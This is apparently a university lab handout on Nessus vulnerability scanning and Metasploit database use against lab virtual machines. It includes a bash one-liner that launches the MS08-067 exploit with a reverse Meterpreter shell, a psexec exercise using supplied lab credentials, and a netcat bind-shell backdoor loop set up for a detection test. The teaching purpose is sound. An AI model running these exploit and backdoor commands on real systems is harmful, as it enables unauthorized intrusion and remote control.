Lab8 Nessus and Metasploit Database

Due by midnight February 23, 2023

Lab Learning Objectives

- To run vulnerability scan using Nessus
- To use Metasploit database and analyze its contents for future penetration testing needs
- To run a Metasploit module from a script

Lab Setup

In this lab, you need to use Windows XP, Windows 7, Ubuntu Linux and Kali Linux machines. In Windows XP, there are two administrators accounts created for you

georgia: password

secret: Password123

Lab Instructions


1. We will first use Nessus to perform vulnerability scan on the Windows XP and Windows 7 machines. Bring up a terminal on the Kali Linux machine and run

 # service nessusd start


You will not see any indication of "OK" in the output. Instead, when nessusd is ready, you will get your command prompt back. When the nessusd server is running, we can invoke the Nessus web-based interface by launching our browser, run

 # firefox https://localhost:8834 &


If this is your first time to run Nessus, you will now get an Alert message saying "Your connection is not secure" because the security certificate from the nessusd web server is not trusted by Firefox by default. We need to add a security exception. On the warning page, please click **Advanced**. Scroll down and then click Add **Exception...**. Then, click **Get Certificate**. Finally, click **Confirm Security Exception**. The Nessus web-based GUI will ask for a Username and Password to access Nessus




2. Enter your username and password to login Nessus. Click the **New Scan** button at the top right hand side.




In the next screen, choose the **Basic Network Scan**.




Now, you need to choose a name for the scan. You also need to enter the IP addresses for your Windows XP and Ubuntu Linux machines into the **Targets** field.




Now, it is time to launch the scan. Click on the **down arrow** next to the word **Save** near the bottom of the screen. You will see a drop-down menu with the word **Launch**. Finally, click on Launch. The scan will begin to run. Click on your scan to get information about its progress.



4. Once the scan is completed, we will download and save the results. Near the top-right of the screen, click the Export button. It'll drop down to show you the formats Nessus supports.



The default format understood by Nessus is .nessus (the first one in the list), which is based on XML. This format can be imported into a Metasploit database for further analysis. Let's select **Nessus**, and when prompted to save the file, click **Save File** and then OK. Please save both scan results. We will need them later in this lab.



When you finish the lab, you can simply click your login name near the upper-right side of the Nessus GUI. On the drop-down menu, select **Sign Out**. You can then close your browser. Then, you can shut down the Nessus daemon by running

 # service nessusd stop

5. Bring up another terminal in Kali Linux machine. First, we will start the Metasploit's Postgresql database by running

 # systemctl start postgresql

What other command can be used to start postgresql? (**Question 1**) Then start the msfconsole.

 # msfconsole

If the Metasploit on your Kali does not launch and displays the following error, run the following two commands.

```
kali@kali:~$ sudo msfconsole
Could not find io-console-0.5.6 in any of the sources
Run `bundle install` to install missing gems.
```

$ sudo gem install io-console

$ sudo apt-get install ruby2.7-dev

After Metasploit launches, use the db_status command to verify that Metasploit is connected to its database:

msf > db_status

You should see the output shows **postgresql connected to msf** or something similar such as **Connected to msf. Connection type: postgresql**. If the output shows the database is not connected, type exit to exit the Metasploit. Type the following commands at the Kali prompt

 # msfdb delete

 # msfdb init

 # cp /usr/share/metasploit-framework/config/database.yml /root/.msf4/


 # service postgresql restart

 # msfconsole

msf > db_status

The database should be connected this time. Next, let's look at the hosts table by running

msf > hosts



You should see a summary of the most important columns in this table. You also may see IP addresses of other virtual machines here, if Metasploit stored information from our earlier labs.

6. Next, we will run the db_nmap against the Ubuntu Linux machine

msf > db_nmap -n -sT -O Ubuntu Linux IP_Address

Let's re-run the hosts command

msf > hosts

Now, we can see that the Ubuntu Linux machine is in our hosts table, along with its MAC address. Why the MAC address is gathered? (**Question 2**)

```
msf > hosts

Hosts
=====

address       mac                name             os_name     os_flavor  os_sp
purpose  info  comments
-------       ---                ----             -------     ---------  -----
-------  ----  --------
192.168.1.71                     GEORGIA-A6EC622  Windows XP             SP3
client
192.168.1.76                     DESKTOP-OGNBOUP  Windows 10
client
192.168.1.78                     WIN-KONGNAISH3M  Windows 7              SP1
client
192.168.1.79  00:0c:29:86:1d:b0                   Linux                  2.6.X
server
192.168.1.81
```

We can also see which services Metasploit now knows about by running the services command

msf > services

```
msf > services
Services
========

host          port  proto  name          state  info
----          ----  -----  ----          -----  ----
192.168.1.76  445   tcp    smb           open
192.168.1.78  445   tcp    smb           open
192.168.1.79  21    tcp    ftp           open
192.168.1.79  22    tcp    ssh           open
192.168.1.79  80    tcp    http          open
192.168.1.79  111   tcp    rpcbind       open
192.168.1.79  139   tcp    netbios-ssn   open
192.168.1.79  445   tcp    microsoft-ds  open
192.168.1.79  2049  tcp    nfs           open
192.168.1.81  445   tcp    smb           open
```

Now that we've seen db_nmap running within msfconsole, let's look at how we can invoke Nmap separately from Metasploit and then import its results into Metasploit. This option is important because many penetration testers use a workflow in which they do all scans first before they ever launch Metasploit. Therefore, we need to know how to launch Nmap to scan and store its results in a manner that can be later imported into Metasploit.

Bring up another Kali Linux terminal and run Nmap against the Windows XP machine and store its results in XML format (-oX) in a file called /tmp/test.xml

 # nmap -n -sT -O Windows XP IP_Address -oX /tmp/test.xml

Next, let’s import the Nmap XML file

msf > db_import /tmp/test.xml

Now, we will import the Nessus scan results from step 4 (provide the right directory name)

msf > db_import /root/Downloads/My_Test_Scan_*.nessus

7. With the Nessus scan files imported, we now look at the vulns table in Metasploit's database

msf > vulns

You can see numerous vulnerabilities associated with the Windows XP and Ubuntu Linux machines.

```
msf > db_import /root/Downloads/My_Test_Scan_*.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.1.79
[*] Importing host 192.168.1.78
[*] Successfully imported /root/Downloads/My_Test_Scan_3zsbg0.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.1.79
[*] Importing host 192.168.1.78
[*] Successfully imported /root/Downloads/My_Test_Scan_ohnurt.nessus
msf > vulns
[*] Time: 2018-12-09 17:09:52 UTC Vuln: host=192.168.1.71 name=MS08-067 Microsof
t Server Service Relative Path Stack Corruption refs=URL-http://www.rapid7.com/v
ulndb/lookup/dcerpc-ms-netapi-netpathcanonicalize-dos,MSB-MS08-067,OSVDB-49243,C
VE-2008-4250
[*] Time: 2018-12-06 04:48:27 UTC Vuln: host=192.168.1.76 name=Generic Payload H
andler refs=
[*] Time: 2018-12-06 21:06:12 UTC Vuln: host=192.168.1.76 name=Microsoft Windows
 Authenticated User Code Execution refs=URL-http://sourceforge.net/projects/smbe
xec/,URL-http://sourceforge.net/projects/smbexec/,URL-http://sourceforge.net/pro
jects/smbexec/,URL-https://www.optiv.com/blog/owning-computers-without-shell-acc
ess,URL-https://www.optiv.com/blog/owning-computers-without-shell-access,URL-htt
ps://www.optiv.com/blog/owning-computers-without-shell-access,URL-http://technet
.microsoft.com/en-us/sysinternals/bb897553.aspx,URL-http://technet.microsoft.com
/en-us/sysinternals/bb897553.aspx,URL-http://technet.microsoft.com/en-us/sysinte
```

We can now search the database, looking for specific information. Use –h option to review different options you have for hosts, services and vulns commands. For example, we can use –S option to search for a particular host

msf > hosts -S linux

We can also search for vulnerabilities based on port number

msf > vulns -p 445

Or, we can also search for vulnerabilities based on protocol

msf > vulns -S rpc

```
msf > vulns -S rpc
[*] Time: 2018-12-24 02:44:44 UTC Vuln: host=192.168.1.78 name=MS08-067: Microso
ft Windows Server Service Crafted RPC Request Handling Remote Code Execution (95
8644) (ECLIPSEDWING) (uncredentialed check) refs=CVE-2008-4250,BID-31874,BID-318
74,MSFT-MS08-067,MSFT-MS08-067,CERT-827267,CERT-827267,IAVA-2008-A-0081,IAVA-200
8-A-0081,EDB-ID-6824,EDB-ID-6824,EDB-ID-7104,EDB-ID-7104,EDB-ID-7132,EDB-ID-7132
,MSKB-958644,MSKB-958644,CWE-94,CWE-94,MSF-MS08-067 Microsoft Server Service Rel
ative Path Stack Corruption,MSF-MS08-067 Microsoft Server Service Relative Path
Stack Corruption,NSS-34477,NSS-34477
[*] Time: 2018-12-24 02:44:48 UTC Vuln: host=192.168.1.78 name=PHP 5.3 < 5.3.3 M
ultiple Vulnerabilities refs=CVE-2007-1581,CVE-2010-0397,CVE-2010-1860,CVE-2010-
1862,CVE-2010-1864,CVE-2010-1917,CVE-2010-2097,CVE-2010-2100,CVE-2010-2101,CVE-2
010-2190,CVE-2010-2191,CVE-2010-2225,CVE-2010-2484,CVE-2010-2531,CVE-2010-3062,C
VE-2010-3063,CVE-2010-3064,CVE-2010-3065,BID-38708,BID-38708,BID-40461,BID-40461
,BID-40948,BID-40948,BID-41991,BID-41991,Secunia-39675,Secunia-39675,Secunia-402
68,Secunia-40268,NSS-48245,NSS-48245
[*] Time: 2018-12-24 02:44:48 UTC Vuln: host=192.168.1.78 name=PHP 5.3 < 5.3.3 M
ultiple Vulnerabilities refs=CVE-2007-1581,CVE-2010-0397,CVE-2010-1860,CVE-2010-
1862,CVE-2010-1864,CVE-2010-1917,CVE-2010-2097,CVE-2010-2100,CVE-2010-2101,CVE-2
010-2190,CVE-2010-2191,CVE-2010-2225,CVE-2010-2484,CVE-2010-2531,CVE-2010-3062,C
VE-2010-3063,CVE-2010-3064,CVE-2010-3065,BID-38708,BID-38708,BID-40461,BID-40461
,BID-40948,BID-40948,BID-41991,BID-41991,Secunia-39675,Secunia-39675,Secunia-402
68,Secunia-40268,NSS-48245,NSS-48245
[*] Time: 2018-12-24 02:44:43 UTC Vuln: host=192.168.1.79 name=Samba Badlock Vul
```

8. To finish this lab, remove all hosts from the database. Please replace the first three octets based on your environment.

msf > hosts --delete 192.168.1.*

Verify your hosts, services and vulns tables. All information should be deleted. Finally, we disconnect from the database by running

msf > db_disconnect

Then, exit Metasploit by typing

msf > exit

9. Finally, we will write a simple bash script to automate the execution of a Metasploit module. This is a useful skill to master as a penetration tester. Let's first change directory into /tmp

 # cd /tmp

Next, let's use gedit to edit a script named test.sh

$ sudo gedit test.sh

Please type the following into the script and click the Save button afterwards.

#!/bin/bash

msfconsole -x "use exploit/windows/smb/ms08_067_netapi; set RHOST $1; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST $2; exploit -j"

This simple script will exploit the SMB vulnerability on the Windows XP machine and send a reverse Meterpreter shell back to our Kali Linux machine. After creating the script, use **chmod** command to make it executable so that we can run it.

 # chmod 744 test.sh

After that, we run the script by typing

 # ./test.sh Windows XP IP_Address Kali Linux IP_Address


The script will run and you should see an active Metasploit session be created.

Lab Report

- please include your name and 700# at the beginning of your report
- please upload your report to the Blackboard by the due date

- You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed
- only word or pdf format is acceptable
- you must show all the necessary commands associated with each task in order to receive credits
- your screenshots size must be appropriate to provide the visible details

1. Please provide brief answers to two questions in the lab.
2. Using the skills learned from step 9, write a script to run the Metasploit psexec module against Windows 7 machine. Provide screenshots showing the module has been successfully executed and you got a session. (hint, you can use show options to review the options needed to configure the psexec module. Using the credentials of georgia for SMBUser and SMBPass options)
3. We are going to create a simple Netcat backdoor listener on port 3333 as root on Ubuntu Linux machine
   # while (true); do echo "started"; nc -lnvp 3333 -e /bin/bash; done
   Click the **New Scan** button at the upper right corner of Nessus and choose **Advanced Scan** template



   Run the Nessus against the Ubuntu Linux machine. Will Nessus catch this backdoor? Provide a screenshot showing all the critical vulnerabilities Nessus finds.